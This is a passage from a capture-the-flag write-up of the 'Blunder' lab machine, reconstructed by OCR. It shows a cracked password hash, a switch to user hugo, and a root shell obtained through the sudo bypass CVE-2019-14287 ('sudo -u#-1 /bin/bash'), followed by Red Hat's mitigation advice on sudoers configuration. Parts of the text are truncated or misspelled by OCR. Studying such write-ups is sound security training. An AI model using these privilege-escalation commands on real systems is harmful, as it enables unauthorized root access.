
```
faca404fd5c0a31cf1897b823c695c85cffeb98d
```

I'm no

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(s


Hash	
faca404fd5c0a31cf1897b823c695c85cffeb98d	sh

Now we can use the password to access the user.txt file in the hugo directory.




```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su hugo
su hugo
Password: Password120

hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cd /
cd /
hugo@blunder:/$ ls
ls
bin    dev  home   lib64       media  proc  sbin  sys  var
boot   etc  lib    libx32      mnt    root  snap  tmp
cdrom  ftp  lib32  lost+found  opt    run   srv   usr
hugo@blunder:/$ cd home
cd home
hugo@blunder:/home$ ls
ls
hugo  shaun
hugo@blunder:/home$ cd hugo
cd hugo
hugo@blunder:~$ ls
ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    user.txt
hugo@blunder:~$ cat user.txt
cat user.txt
2d2202a56ec28371e40742484dc8600b
hugo@blunder:~$ 
```

After checking the sudo version, we found that the sudo version 1.8.25p1 is vulnerable to exploit based on the CVE-2019-14287 (sudo Vulnerability Allows Bypass of User Restrictions).




```
hugo@blunder:~$ sudo -V
sudo -V
Sudo version 1.8.25p1
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1
```

I enter the sudo -l command to see the sudo privileges that the user ‘hugo’ has on the blunder machine.




```
hugo@blunder:~$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

I used the command sudo -u#-1 /bin/bash to get to a root shell.



```
hugo@blunder:~$ ls
ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    user.txt
hugo@blunder:~$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
root@blunder:/home/hugo# ls
ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    user.txt
```

I was able to access the “root.txt” file in the root directory.



```
root@blunder:/home/hugo# ls
ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    user.txt
root@blunder:/home/hugo# cd /
cd /
root@blunder:/# ls
ls
bin    dev  home   lib64       media  proc  sbin  sys  var
boot   etc  lib    libx32      mnt    root  snap  tmp
cdrom  ftp  lib32  lost+found  opt    run   srv   usr
root@blunder:/# cd root
cd root
root@blunder:/root# ls
ls
root.txt
root@blunder:/root# cat root.txt
cat root.txt
4c045e93206f76219ebe15f4235d4fba
```

Mitigation for CVE-2019-14287:

https://access.redhat.com/security/cve/cve-2019-14287

This vulnerability only affects configurations of sudo that have a run as user list that includes an exclusion of root. The simplest example is:

```
some user ALL=(ALL, !root) /usr/bin/somecommand
```

The exclusion is specified using an excalamation mark (!). In this example, the "root" user is specified by name. The root user may also be identified in other ways, such as by user id:

```
someuser ALL=(ALL, !#0) /usr/bin/somecommand
```

or by reference to a run as alias:

```
Unassails MYGROUP = root, administer

someuser ALL=(ALL, !MYGROUP) /usr/bin/somecommand
```

To ensure your sudoers configuration is not affected by this vulnerability, we recommend examining each sudoers entry that includes the `!` character in the runas specification, to ensure that the root user is not among the exclusions. These can be found in the /etc/sudoers file or files under /etc/sudoers.d.

The CEV-ID for Bludit 3.9.2 version vulnerability (remote code execution) is CVE-2019-16113. However, Bludit version 3.10.0 will resolve this issue.